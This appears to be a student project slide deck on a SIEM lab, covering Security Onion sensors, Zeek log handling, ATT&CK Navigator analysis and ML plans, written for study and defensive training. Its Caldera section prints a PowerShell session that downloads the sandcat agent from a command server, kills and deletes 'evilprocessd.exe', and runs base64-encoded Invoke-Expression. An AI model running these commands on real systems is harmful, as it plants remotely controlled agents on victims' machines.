GRID-SIEM


GROUP 29 – SPRING SEMESTER

Security Onion Work


- Downloaded temporary Zeek files to the Manager for ML

```
(base) ubuntu@ubuntu-vm:~/Desktop$ scp -r tmpZeek/ ubuntu-vm-master-120:/home/ubuntu/Desktop/tmpZeek1
ubuntu@ubuntu-vm-master-120's password:
broker.15:00:00-16:00:00.log.gz
broker.23:00:00-00:00:00.log.gz
broker.01:00:00-02:00:00.log.gz
capture_loss.19:00:00-20:00:00.log.gz
```

- Set up the other sensors for zones 1 and 3



- Verified that Suricata alerts are on the sensors and the master




Security Onion Future Work

- Figure out why the Manager stopped collecting logs on Jan 31

Attack Navigator


- Security Onion built in web-based tool for annotating and exploring MITRE ATT&CK matrices. Can be used to organize our red team testing strategy.
- What APTs are known to target industrial control systems and/or operational technology?
  - APT28(FancyBear), APT33(Elfin), APT34(OilRig), BlackEnergy Group, SandWorm Team, DragonFly(EnergeticBear)
- Where do these APTs overlap or differ in their approach?
- Gap analysis examination: Used to prioritize engineering efforts and resources, produces a focused response.
- PowerCyber ICS matrix:




Network Diagram

- Miro Board: https://miro.com/app/board/uXjVNytUxns=/?share_link_id=290129901437
- Architecture Questions? Placement or purpose of certain VMs?

ML Work





- Added to master node for ML script
  - Pandas, scikit-learn, zat, numpy
- Working on changes to script for
  - Log format
    - More complicated than initially thought
    - Determining if additional OS, zip, and json libs needed
    - Do we want ML to analyze on a per day basis?
      - Over log history as well as per day?
      - Only over current directory?
  - Choosing which log type to analyze
    - Broker, capture loss, standard error, standard out, notice
      - Thinking it would be beneficial to consider Notice log if we want to only choose from the above options
    - The problem with the notice log is that it will only provide info based on what Zeek identifies as malicious which might mean the data is skewed
    - Zeek does have logs like the conn.log that provides all network traffic
- ML future work
  - Once log format & type is determined --> ingest the logs & train model
  - Determine accuracy of the ML model – also will need to check that the log choice was efficient & effective
  - Work on transition to Kibana after the above is complete
    -

Caldera Work

- We've been able to secure a PowerShell
- Trouble running agent script
  - -ea doesn't seem like a real flag after research

```
PS > $server="http://27.37.47.111:8888";
PS > $url="$server/file/download";
PS > $wc=New-Object System.Net.WebClient;
PS > $wc.Headers.add("platform","windows");
PS > $wc.Headers.add("file", "sandcat.go");
PS > $data=$wc.DownloadData($url);
PS > get-process | ? {$_.modules.filename -like "C:\Users\Public\evilprocessd.exe"} | stop-process -f;
PS > rm -force "C:\Users\Public\evilprocessd.exe -ea ignore;
ERROR: Invoke-Expression : The string starting:
ERROR: At line:1 char:11
EERROR: is missing the terminator: ".
ERROR: At line:1 char:4
ERROR: + IEX <<<<  ([System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String("cm0gLWZvcmNlICJDOlxVc2Vyc1xQdWJ
ERROR: saWNcZXZpbHByb2Nlc3NkLmV4ZSAtZWEgaWdub3JlOwo=")))
ERROR:     + CategoryInfo          : ParserError: (C:\Users\Public ... xe -ea ignore;
EERROR:     + FullyQualifiedErrorId : TerminatorExpectedAtEndOfString,Microsoft.PowerShell.Commands.InvokeExpressionCommand
ERROR:
PS > rm -force "C:\Users\Public\evilprocessd.exe" -ea ignore;
ERROR: Remove-Item : Cannot bind parameter 'ErrorAction'. Cannot convert value "ignore" to type "System.Management.Automation.
ERROR: ActionPreference" due to invalid enumeration values. Specify one of the following enumeration values and try again. The
ERROR:  possible enumeration values are "SilentlyContinue, Stop, Continue, Inquire".
ERROR: At line:1 char:49
ERROR: + rm -force "C:\Users\Public\evilprocessd.exe" -ea <<<<  ignore;
ERROR:     + CategoryInfo          : InvalidArgument: (:) [Remove-Item], ParameterBindingException
ERROR:     + FullyQualifiedErrorId : CannotConvertArgumentNoMessage,Microsoft.PowerShell.Commands.RemoveItemCommand
ERROR:
PS >
```

Caldera Additional Issues

- Error "can't connect to host"
  - Solved by changing host of Caldera server from loopback address (0.0.0.0 or 127.0.0.1) to machine address (27.37.47.111)
  - Solving caused next issue
- Copy is gone from caldera agent host
  - This has made pasting the agent script unreliable, it infinitely executes until PowerShell crashes